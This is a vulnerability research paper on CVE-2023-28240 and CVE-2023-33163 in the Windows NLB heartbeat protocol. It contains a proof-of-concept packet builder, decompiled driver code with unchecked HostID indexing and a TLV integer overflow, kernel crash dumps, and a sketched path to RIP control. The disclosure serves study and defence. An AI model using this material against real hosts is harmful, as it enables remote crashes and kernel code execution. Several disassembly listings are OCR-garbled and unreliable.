



Heartbeat Havoc: Unveiling Remote Vulnerabilities in Windows Network Load Balancing

By RyeLv(@b2ahex), Greenbamboom

Abstract

This paper unveils various zero-click vulnerabilities in Windows Network Load Balancing (NLB), which could significantly impact system availability and security. These vulnerabilities potentially enable attackers to conduct dangerous activities such as remote code execution (RCE), denial-of-service (DoS), information disclosure, and memory leaks. We conducted an in-depth reverse engineering of the NLB heartbeat protocol, successfully identifying these vulnerabilities and reporting them to MSRC. They were subsequently merged into CVE-2023-28240 and CVE-2023-33163. Additionally, we will show other cases, while not officially recognized, still have the potential to disrupt the stability of NLB services. We look forward to providing a detailed presentation of our findings at this conference.


1. Background

1.1 NLB Overview

Windows Network Load Balancing (NLB) is a service provided by Microsoft Windows operating systems, designed to enhance the availability and scalability of network services. NLB operates by distributing incoming traffic across multiple servers within a cluster, this allows for the efficient handling of increased traffic loads. Individual servers in an NLB cluster are called hosts, with the capability to accommodate up to 32 hosts in a single cluster.


NLB utilizes predefined rules and load distribution algorithms to determine the appropriate server to handle incoming requests. Additionally, it continuously monitors the health of servers in real-time. In the event of a server failure, NLB automatically redirects incoming requests to other available servers, ensuring uninterrupted service delivery.

NLB is versatile and can be applied to various network services and application scenarios, including web servers, FTP servers, mail servers, and more. Each NLB Host has its own Dedicated IP, which is used for management, and they all share the same Virtual IP for handling client requests. Its straightforward configuration and operation require no additional hardware devices, making it a cost-effective and easy-to-manage solution for load balancing.



1.2 NLB Modules

When we install the NLB feature in Windows, It will add some new files. The main executable you interact with is nlbmgr, which is the NLB Manager. It allows us to configure and manage NLB clusters:



At the kernel level, we have the nlb.sys driver, which is the core component handling the network load balancing process. This driver works closely with the TCP/IP stack to intercept and distribute incoming traffic to the network adapters. Above this layer, we have the server application, which receives traffic routed by NLB. The nlb.sys driver communicates directly with the network adapter drivers, making sure that requests distributed across different hosts based on the NLB configuration.

1.3 NLB Heartbeat Mechanism


In Windows Network Load Balancing, the heartbeat feature and convergence process ensure



the reliability and high availability of the cluster. Each host sends and receives heartbeat packets to check the online status of other hosts in the cluster. If a host fails to respond within the specified timeframe, NLB treats it as inactive, triggering the convergence process.

During convergence, the active hosts redistribute the network load, keeping service continuity and load balancing.

These core functions are mainly handled by the `nlb.sys` file.



We' ll dive into the `nlb` code and walk through the process of handling heartbeat packets in NLB.

`NLBCoreReceivePacket` is the entry point when a heartbeat packet arrives. It receives the packet and passes to `NLBCoreReceiveHeartbeat`, which is responsible for validating that it's a normal heartbeat message and call different processing functions according to the type of heartbeat packet.

If the heartbeat relates to membership, the `NLBCoreReceiveMembershipHeartbeat` checks and updates the status of the nodes, ensuring consistency across the cluster.


For identity-related heartbeat packets, `NLBCoreReceiveIdentityHeartbeat` will update `IdentityCache` and `NLBIPList`.

if there is any additional protocol data in the heartbeat packet,

`NLBCoreReceiveNRProtocolData` function parses it to update the cluster's status accordingly.




NLB heartbeat packet processing flow



Case Studies

2.1 Case Study 1: OOB R&W by Evil HostID

In NLB configuration, the Host ID serves as a unique identifier for each host within the cluster. It's typically assigned a value between 0 and 31, as NLB clusters support up to 32 hosts.



When a new host is added to the NLB cluster, the system will send an IdentityHeartbeat packet. The IdentityHeartbeat packets are processed by **NLBCoreReceiveIdentityHeartbeat**




```
Void NLBCoreReceiveIdentityHeartbeat(...)  \n{\n    \n    Do some verification of packet length and version\n\n    if(DataType == 1)  \n\n        NLBCoreReceiveIdentityFQDNPayload(...)  \n\n    if(DataType == 2)  \n\n        NLBCoreReceiveIdentityDIPPayload(...)  \n\n    logging  \n}\n
```

The functions NLBCoreReceiveIdentityFQDNPayload and NLBCoreReceiveIdentityDIPPayload will reference the HostID set here to index the IdentityCache

```
/* Identity cache */\nMAIN_IDENTITY          identity_cache[32];
```

As shown in this diagram, the IdentityCache is an array of 32 entries, each corresponding to a specific HostID. Each HostID has a corresponding DIPEntryList, which contains all the DIP entries associated with that HostID. The DIPEntryList is a linked list, allowing for operations such as add, get DIP entries. NLB uses the DIPEntryList to manage the specific IP addresses of each host in the cluster and utilizes them during load balancing and failover processes:



Let' s imagine a scenario where we make a special heartbeat packet and set its HostID to a



value greater than 32. So what happens if the HostID Goes beyond this range?



let's check the two core processing functions of the Identity heartbeat packet:
NLBCoreReceiveIdentityFQDNPayload and NLBCoreReceiveIdentityDIPPayload

Trigger by NLBCoreReceiveIdentityFQDNPayload

NLBCoreReceiveIdentityFQDNPayload is to receive FQDNPayload and update it to the global IdentityCache. At this case, we make an NLB heartbeat packet with a HostID of 0x22222222:

```
*(unsigned long*)(nlb) = 0xC0DE01C0;  
*(unsigned long*)(nlb + 4) = 0x205;  
*(unsigned long*)(nlb + 8) = 0x22222222;  
*(unsigned long*)(nlb + 12) = inet_addr("192.168.40.100");  
nlb[20] = 1;  
nlb[21] = 2;  
nlb[22] = 0;  
nlb[23] = 0;  
nlb[24] = 0;  
nlb[25] = 0;  
nlb[26] = 0;  
nlb[27] = 0;  
nlb[28] = 0;
```

As shown in the code, it used directly without validation, this index can fall outside the array's intended bounds, resulting in an out-of-bounds (OOB) write and allows the attacker to overwrite adjacent memory locations with controllable data, as shown in the memmove operation:

```
__int64 NLBCoreReceiveIdentityFQDNPayload(...)  
{  
    pFRAME_HDR = PocData  
    HostID = pFRAME_HDR->HostID;    //Parse the HostID, we can control this  
    V10 = HostID - 1;  
    pwszFQDN = pFRAME_HDR->idhb_msg->fqdn    //we can control the pwszFQDN too  
    ...  
    p_Lock = &pContext->Lock;  
    if ( DispatchLevel )  
        KeAcquireSpinLockAtDpcLevel(&p_Lock->SpinLock);  
    else  
        pContext->Lock.OldIrql = KeAcquireSpinLockRaiseToDpc(&p_Lock->SpinLock);
```



```
pContext->IdentityCache[v10].HostID = HostID - 1; //OOB

pContext->IdentityCache[v10].ttl = 3 * pContext->params.identity_period; //OOB

/*An out-of-bounds write with controlllable content */

memmove(&pContext->IdentityCache[v10].fqdn, pwszFQDN, qdn_char*sizeof(WCHAR));

...

}
```

So we can achieve the crash in NLBCoreReceiveIdentityFQDNPayload:

```
TRAP_FRAME: fffff8025ade2940 -- (.trap 0xfffff8025ade2940)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000003 rbx=0000000000000000 rcx=0000000002222222
rdx=ffffbd017de43be8 rsi=0000000000000000 rdi=0000000000000000
rip=fffff8025f637195 rsp=fffff8025ade2ad0 rbp=0000000002222222
r8=ffffbd017dd2d218 r9=ffffbd017dd2d22c r10=fffff8025b5c39b0
r11=fffff8025ade2b90 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
NtLb/NLBCoreReceiveIdentityFQDNPayload+0x115:
fffff802`5f637195 43399c3714260000 cmp     dword ptr [r15+r14+2614h],ebx ds:00000000`00002614-????????
Resetting default scope

STACK_TEXT:
fffff802`5ade27f8 fffff802`5b7f5e29 : 00000000`00000000 fffff802`f55bcb2c 00000000`00000000 00000000`00000000 : nt!KeBugCheckEx
fffff802`5ade2800 fffff802`5b7f12c5 : 00000000`00000000 fffff802`00000000 fffff802`5f6665f0 fffff802`5ade0000 : nt!KiBugCheckDispatch+0x69
fffff802`5ade2940 fffff802`5f637195 : 00000000`00000000 fffffb01`22222222 fffffb01`00000000 fffff802`00000000 : nt!KiPageFault+0x495
fffff802`5ade2ad0 fffff802`5f6373f0 : 00000000`00000024 fffffb01`7de43000 fffff802`5ade2e30 00000000`00000004 : NtLb/NLBCoreReceiveIdentityFQDNPayload+0x115
fffff802`5ade2b30 fffff802`5f635889 : 00000000`00000000 fffffb01`7de43000 fffffb01`7de43be8 fffffb01`7de43068 : NtLb/NLBCoreReceiveIdentityHeartbeat+0x134
fffff802`5ade2bb0 fffff802`5f63744f : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : NtLb/NLBCoreReceiveHeartbeat+0x365
fffff802`5ade2cc0 fffff802`5f624ba7 : fffffb01`00000046 fffff802`5ade2e00 fffff802`00000054 fffffb01`7dd2d218 : NtLb/NLBCoreReceivePacket+0x14b
fffff802`5ade2da0 fffff802`5d1b6215 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : NtLb/NLbFilterReceiveNetBufferLists+0x257
fffff802`5ade3080 fffff802`5d1b5c83 : 00000000`00000000 fffff802`5ade3170 fffff802`5f624950 fffff802`5c204e00 : NDIS!ndisCallReceiveHandler+0xb9
```

Trigger by NLBCoreIdentityCacheAddDIPEntry

Go back to the beginning of NLBCoreReceiveIdentityHeartbeat, when DataType is equal to 2, NLBCoreReceiveIdentityDIPPayload is called.

This function has the same and references the HostID that has not been safely verified, but the difference is that its reference logic is in a sub-function. Let's check what this function does: it will be parsing the nlb heartbeat packet we send , update the two global tables DIPEntryList and NLBIPList:

```
__int64 __fastcall NLBCoreReceiveIdentityDIPPayload(...)
{
    HostID = *(_DWORD *) (a3 + 8);

    v10 = 8 * (unsigned int) * (unsigned __int8 *) (a4 + 1) - 10;

    type = *(_WORD *) (a4 + 8);

    if ( type != 23 || (unsigned int) v10 >= 0x10 ) // Check the type and Length of DIPPayload
    {
        *(_DWORD *) &dip_addr[16] = 0;

        *(_QWORD *) dip_addr = 0i64;

        v13 = 2;

        if ( type == 2 ) // IPv4
        {
            *(_DWORD *) &dip_addr[4] = *(_DWORD *) (a4 + 10);

            *(_QWORD *) &dip_addr[8] = 0i64;

            *(_DWORD *) &dip_addr[16] = 0;

            *(_DWORD *) dip_addr = 2;
        }
        else
        {
            if ( type == 23 ) // IPv6
```




```
{
    v14 = *(_OWORD *)(a4 + 10);
    *(_DWORD *)dip_addr = 3;
    *(_OWORD *)&dip_addr[4] = v14;
    goto LABEL_12;
}

v13 = *(_DWORD *)dip_addr;
}

if ( !v13 )
{
    v12 = 0xC0000001;
    goto LABEL_30;
}

v15 = NLBCoreIdentityCacheAddDIPEntry(pContext, HostID, &dip_addr, a5); // Initialize the
dip_addr and Update DIPEntryList

...

// there is another uaf vulnerability, we will explain it in case study 3

NLBIPListAddItemEx(&pContext->DIPList, 5, *(int *)v19, &v19[4], 0, 0i64); // Update NLBIPList

...
}
```

NLBCoreIdentityCacheAddDIPEntry constructs a DIPEntry based on dip_addr and inserts it into the **IdentityCache[HostID].DIPEntryList**. However, as each HostID has a corresponding DIPEntryList, indexing based on HostID can lead to an Out-of-Bounds (OOB) Read.

We modify the POC to enter the NLBCoreIdentityCacheAddDIPEntry and set the HostID to 0x11111111:

```
fffff800`02502a58 483bc7 cmp     rax,rdi
fffff800`02502a5b 7405    je      NtLbCoreIdentityCacheAddDIPEntry+0x266 (fffff800`02502a62)
fffff800`02502a5d 7405    test    rax,rax
fffff800`02502a60 7531    jne     NtLbCoreIdentityCacheAddDIPEntry+0x2a5 (fffff800`02502a61)
fffff800`02502a62 48b0d179d0300 nov     rcx,qword ptr [NtLbWFP_GLOBAL_Control (fffff800`0250c7a0)]
fffff800`02502a63 48b0d179d0300 lea     rcx,[NtLbWFP_GLOBAL_Control (fffff800`0250c7a0)]
fffff800`02502a67 7411    cmp     rcx,rax
fffff800`02502a70 483bc8    je      NtLbCoreIdentityCacheAddDIPEntry+0x298 (fffff800`02502a94)
fffff800`02502a75 0b412c    mov     eax,dword ptr [rcx+2Ch]
fffff800`02502a78 8004    test    al,4
fffff800`02502a7a 7418    je      NtLbCoreIdentityCacheAddDIPEntry+0x298 (fffff800`02502a94)
fffff800`02502a7c 48b4918    mov     rcx,qword ptr [rcx+18h]
fffff800`02502a80 4c8d05a1410300 lea     r9,[NtLbWFP_cbc+90134d47393a94b51dd98841ab3_Traceguide (fffff800`02502a87)]
fffff800`02502a87 be47000000    mov     edx,47h
fffff800`02502a8c 450bc1    mov     r5d,r15d
fffff800`02502a8f e8ac1feff    call    NtLbWFP_SF_D (fffff800`02571f40)
fffff800`02502a94 45422e    mov     r15,r14f
fffff800`02502a98 0510260000    mov     void ptr [rbx+10`2510b] r15 OOB Write
fffff800`02502aa1 4c8b4d40    mov     r9,qword ptr [rbp+40h]
fffff800`02502aa3 4d3909    cmp     qword ptr [r9],r9
fffff800`02502aa8 7522    jne     NtLbCoreIdentityCacheAddDIPEntry+0x2d0 (fffff800`02502acc)
fffff800`02502aaa 480b4708    mov     rax,qword ptr [rdi+8]
fffff800`02502aab 483938    cmp     qword ptr [rax],rdi
fffff800`02502ab3 b903000000    je      NtLbCoreIdentityCacheAddDIPEntry+0x2be (fffff800`02502aba)
fffff800`02502ab8 c229    inc     int
fffff800`02502ab9 498939    mov     qword ptr [r9],rdi
fffff800`02502abd 49894108    mov     qword ptr [r9+8],rax
fffff800`02502ac1 4c8908    mov     qword ptr [rax],r9
fffff800`02502ac4 4c94f408    mov     qword ptr [rdi+8],r9
fffff800`02502ac6 4c8b4d40    mov     r9,qword ptr [rbp+40h]
fffff800`02502acc 0b4320    mov     eax,dword ptr [rbx+20h]
fffff800`02502ac7 8002    test    al,2
fffff800`02502ad1 7413    je      NtLbCoreIdentityCacheAddDIPEntry+0x2ea (fffff800`02502ae6)
```

0: kd: [fffff800`02502a9a] OOB Read

Trigger by NLBCoreIdentityCacheGetDIPEntry

NLBCoreIdentityCacheGetDIPEntry is designed to get a DIPEntry from the IdentityCache based on a given HostID.

So, as expected, the reference to HostID in NLBCoreIdentityCacheGetDIPEntry also suffers from the same vulnerability:

```
__int64 NLBCoreIdentityCacheGetDIPEntry(...int HostID)
```

```
{
```



```

...
    if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control &&
(HIDWORD(WPP_GLOBAL_Control->Timer) & 8) != 0 )

        WPP_SF_(WPP_GLOBAL_Control->AttachedDevice, 73i64,
&WPP_cbc99019d247383a94b51dd988f41ab3_Traceguids);

        v9 = (KSPIN_LOCK *) (a1 + 104);

        *(_OWORD *)a4 = 0i64;

        *(_DWORD *) (a4 + 16) = 0;

        if ( a5 )

            KeAcquireSpinLockAtDpcLevel(v9);

        else

            *(_BYTE *) (a1 + 112) = KeAcquireSpinLockRaiseToDpc(v9);

        v10 = (_QWORD *) (a1 + 536i64 * (unsigned int)(HostID - 1) + 0x2618); //Controlllable HostID

        v11 = (_QWORD *)v10;    // OOB Read

        ...
}

```

We can also trigger a crash in `NLBCoreIdentityCacheGetDIPEntry`, causing an out-of-bounds read:

```

Calls
Raw args  Func info  Source  Addr.s  Headings  Nonvolatile regs  Frame nums  Source args  More  Less

nt!KeBugCheckEx
nt!KiBugCheckDispatch+0x69
nt!KiPageFault+0x485
Ntlib!NtlibCoreIdentityCacheGetDIPEntry+0xa5
Ntlib!NtlibCoreReceiveMembershipHeartbeat+0x1e3
Ntlib!NtlibCoreReceiveHeartbeat+0x375
Ntlib!NtlibCoreReceivePacket+0x14b
Ntlib!NtlibFilterReceiveNetBufferLists+0x257
Ndis!NdisCallReceiveHandler+0xb9
Ndis!NdisCallNextDatapathHandler<2,void * __ptr64 & __ptr64,void (__cdecl * __ptr64)(void * __ptr64,_NET_BUFFER_LIST * __ptr64,unsigned long,unsigned long)>+0x14b
Ndis!NdisIterativePinvokeHandlerOnTracker<2,void * __ptr64 & __ptr64,void (__cdecl * __ptr64)(void * __ptr64,_NET_BUFFER_LIST * __ptr64,unsigned long,unsigned long)>+0x14b
Ndis!NdisIterativeDatapath<2,void * __ptr64 & __ptr64,void (__cdecl * __ptr64)(void * __ptr64,_NET_BUFFER_LIST * __ptr64,unsigned long,unsigned long)>+0x14b

Command

TRAP_FRAME: fffff80514882920 -- (.trap 0xffff80514882920)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=ffff8372df17d6c8
rdx=0000000003333333 rs1=0000000000000000 rdi=0000000000000000
rip=ffff80519442e5 rsf=ffff80514882920 rbp=0000000000000000
r8=0000000000000048 r9=ffff80514882920 r10=ffff8051508690
r11=ffff80514882920 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei ng nz na pe nc
Ntlib!NtlibCoreIdentityCacheGetDIPEntry+0xa5:
ffff80519442e5 48bb01     mov     rax,qword ptr [rcx] ds:ffff8372df17d6c8+????????????????
Resetting default scope

```

However, in the above some vulnerability triggering paths, We found that there are possible ways to rce here.

For example, in the `NLBCoreReceiveIdentityFQDNPayload` function, we can control each parameter of the `memmove` function, maybe we can find a module outside of `KCFG` and modify the function pointer to control the `RIP` register like this.

```

r11=0000000000000000 r12=0000000010000004 r13=ffffb38be457010
r14=ffffb38be6f38090 r15=ffffb38be4577500
iop1=0          nv up ei pl nz ac pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00050213
FLTMGR!guard_dispatch_icall_nop:
fffff803'45bb0c40 ffe0                jmp     rax [41414141'41414141]
Resetting default scope

PROCESS_NAME: ██████████

STACK_TEXT:
fffffae81d70845f80 ffffff803'45ba7276 : fffffb38b'6e457750 00000000'00000000 fffffb38b'6ef38010 00000000'00000000 : FLTMGR!guard_dispatch_icall_nop
fffffae81d70846000 ffffff803'45ba0ac1 : fffffa81'470847e0 fffffa81'00001002 fffffb38b'6efda100 fffffb38b'6d699800 : FLTMGR!fltPerfomPreCallBacksWorker+0x3a6
fffffae81d7084710 ffffff803'45ba5c72 : fffffa81'47085000 fffffa81'4707f000 fffffa81'470847e0 fffffa81'470847f0 : FLTMGR!fltPassThroughInternal+0xd1
fffffae81'47084760 ffffff803'45ba5992 : ffffff80'ffff7960 00000000'00000000 00000000'00000000 fffffb38b'6dc99840 : FLTMGR!fltPassThrough+0x172
fffffae81d70847c0 ffffff803'448da1f5 : fffffb38b'6dc6c030 fffffb38b'6fbd1900 00000000'6d699800 00000000'00000000 : FLTMGR!fltDispatch+0x142
fffffae81d7084820 ffffff803'44d1000c : fffffb38b'6fbd1900 fffffb38b'6d586b08 00000000'00000000 fffffb38b'6fbd1900 : nt!IoCallDriver+0x65
fffffae81d7084860 ffffff803'44df04be : fffffb38b'6b9f2380 fffffb38b'6fbd1600 fffffb38b'6fbd1600 fffffa81'47084490 : nt!IoCallDevice+0x13c
fffffae81d70848e0 ffffff803'44d8d507 : 00000000'00000000 00000000'00000000 fffffa81'47084a49 fffffb38b'6fbd1900 : nt!ObpRemoveObjectRoutine+0xe7e
fffffae81d7084940 ffffff803'44dfaf57 : 00000000'00000001 00000000'00000000 00000000'00000001 fffffb38b'6fbd1900 : nt!ObfDeferReferenceObjectContextWithTag+0xc7
fffffae81d7084980 ffffff803'44df9b89 : 00000027'3ad0c8c0 00000000'00000118 00000000'00000008 00000000'00000000 : nt!ObpCloseHandle+0x327

```



Security Checks Removed: From WLBS to NLB

We found something interesting when study the old WLBS code with the refactored NLB version.

In WLBS, there was a safety check to make sure the HostID not go over 32, but in the new NLB module, that check is missing.

This shows how refactor code can sometimes accidentally leave out important checks, which could create vulnerabilities.

```

Main_recv_ping Function in main.c (NT\net\wlbs\driver) at line 5994 (77 lines)
if (cvy_hdrp->cl_ip_addr == 0 || cvy_hdrp->cl_ip_addr != ctxtp->cl_ip_addr)
{
    return FALSE;
}

/* Sanity check host id. */
if (cvy_hdrp->host == 0 || cvy_hdrp->host > CVY_MAX_HOSTS)
{
    UNIV_PRINT_CRIT(("Main_recv_ping: Bad host id %d", cvy_hdrp->host));
    TRACE_CRIT("%!FUNC! Bad host id %d", cvy_hdrp->host);
    if (!ctxtp->bad_host_warned && ctxtp->convoy_enabled)
    {
        WCHAR num[20];
        Univ_ulong_to_str(cvy_hdrp->host, num, 10);
        LOG_MSG(MSG_ERROR_HOST_ID, num);
        ctxtp->bad_host_warned = TRUE;
    }
    return FALSE;
}

```

2.2 Case Study 2: Integer overflow in TLV_HEADER

This vulnerability occurs within the NLBCoreReceiveIdentityDIPPayload function as previously introduced.

When calculating the length from the TLV_HEADER, the computation is expressed as $8 * (\text{unsigned int})(\text{unsigned } _int8 *) (a4 + 1) - 10$, that is: $v10 = 8 * (\text{pTLV->length8}) - 10$.

Due to the unsigned calculation here, when pTLV->length8 is less than 2, it triggers an integer overflow, bypassing the subsequent safety check of $\text{if}((\text{unsigned int})v10 \geq 0x10)$. Subsequent references to $a4$ will further trigger an OOB Read: $v14 = *(_OWORD *) (a4 + 10)$.

```

__int64 __fastcall NLBCoreReceiveIdentityDIPPayload(...)
{
    HostID = *(_DWORD *) (a3 + 8);
    v10 = 8 * (unsigned int)(unsigned __int8 *) (a4 + 1) - 10; // integer overflow
    type = *(_WORD *) (a4 + 8);
    if ( type != 23 || (unsigned int)v10 >= 0x10 ) // bypass 0x10 check
    {

```



```
.....  
  
if ( type == 23 )                // IPv6  
{  
  
    v14 = *(_OWORD *)(a4 + 10);    // OOB Read  
  
    *(_DWORD *)dip_addr = 3;  
}
```

Bugs of this kind are not easy to trigger crashes. Let's observe it from Windbg.


NLB!NLBFilterReceiveNetBufferLists is used to receive nlb related packets, with its second parameter(_NET_BUFFER_LIST) being the buffer list of the received packet, The _NET_BUFFER_LIST can be viewed as a linked list where each node represents a buffer for a network packet. Each node contains a pointer to the buffer of the data packet as well as other information related to the packet:

```
1: kd> ba e1 nlb!NLBFilterReceiveNetBufferLists  
1: kd> g  
Breakpoint 0 hit  
NLB!NLBFilterReceiveNetBufferLists:  
ffff809`36324950 4055      push     rbp  
0: kd> dt @rdx _net_buffer_list  
NDIS!_NET_BUFFER_LIST  
+0x000 Next                : (null)  
+0x008 FirstNetBuffer      : 0xffffc204`9787cf50 _NET_BUFFER  
+0x000 Link                : _SLIST_HEADER  
+0x000 NetBufferListHeader : _NET_BUFFER_LIST_HEADER  
+0x010 Context             : (null)  
+0x018 ParentNetBufferList : (null)  
+0x020 NdisPoolHandle      : 0xffffc204`975bec80 Void  
+0x030 NdisReserved        : [2] (null)  
+0x040 ProtocolReserved    : [4] (null)  
+0x060 MiniportReserved    : [2] 0xffffc204`97898fa0 Void  
+0x070 Scratch             : (null)  
+0x078 SourceHandle        : 0xffffc204`94b211a0 Void  
+0x080 NblFlags            : 0  
+0x084 ChildRefCount        : 0n0  
+0x088 Flags               : 0x100  
+0x08c Status              : 0n0  
+0x08c NdisReserved2       : 0  
+0x090 NetBufferListInfo   : [29] (null)
```

Observe that FirstNetBuffer points to 0xffffc204`9787cf50, and the buffer of the packet is described by mdl. MDL stands for Memory Descriptor List, which is a data structure used in the Windows operating system to describe memory regions.

```
0: kd> dx -id 0.0.ffffc204ab71e440 -x1 ((NDIS!_NET_BUFFER *)0xffffc2049787cf50)  
((NDIS!_NET_BUFFER *)0xffffc2049787cf50): 0xffffc2049787cf50 [Type: _NET_BUFFER *]  
[+0x000] Next                : 0x0 [Type: _NET_BUFFER *]  
[+0x008] CurrentMdl          : 0xffffc204978c4fc0 [Type: _MDL *]  
[+0x010] CurrentMdlOffset    : 0x0 [Type: unsigned long]  
[+0x018] DataLength          : 0x54 [Type: unsigned long]  
[+0x018] stDataLength        : 0x54 [Type: unsigned __int64]  
[+0x020] MdlChain            : 0xffffc204978c4fc0 [Type: _MDL *]  
[+0x028] DataOffset          : 0x0 [Type: unsigned long]  
[+0x000] Link                : [Type: _SLIST_HEADER]  
[+0x000] NetBufferHeader      : [Type: _NET_BUFFER_HEADER]  
[+0x030] ChecksumBias        : 0x0 [Type: unsigned short]  
[+0x032] Reserved            : 0x0 [Type: unsigned short]  
[+0x038] NdisPoolHandle       : 0xffffc204975bec80 [Type: void *]  
[+0x040] NdisReserved         : [Type: void * [2]]  
[+0x050] ProtocolReserved     : [Type: void * [6]]  
[+0x080] MiniportReserved     : [Type: void * [4]]  
[+0x0a0] DataPhysicalAddress   : {0} [Type: _LARGE_INTEGER]  
[+0x0a8] SharedMemoryInfo     : 0xffffc204978c2f68 [Type: _NET_BUFFER_SHARED_MEMORY *]  
[+0x0a8] ScatterGatherList     : 0xffffc204978c2f68 [Type: _SCATTER_GATHER_LIST *]
```

We observe CurrentMdl, the structure information is as follows, where ByteCount is 0x54, MappedSystemVa is 0xffff99010fd4560a, and the effective range of the buffer is 0xffff99010fd4560a+0x54 = 0xffff9901`0fd4565e:



The vulnerable code accesses 0x10 bytes out of bounds from the buffer end address (0xffff9901`0fd4565e):

[illegible]

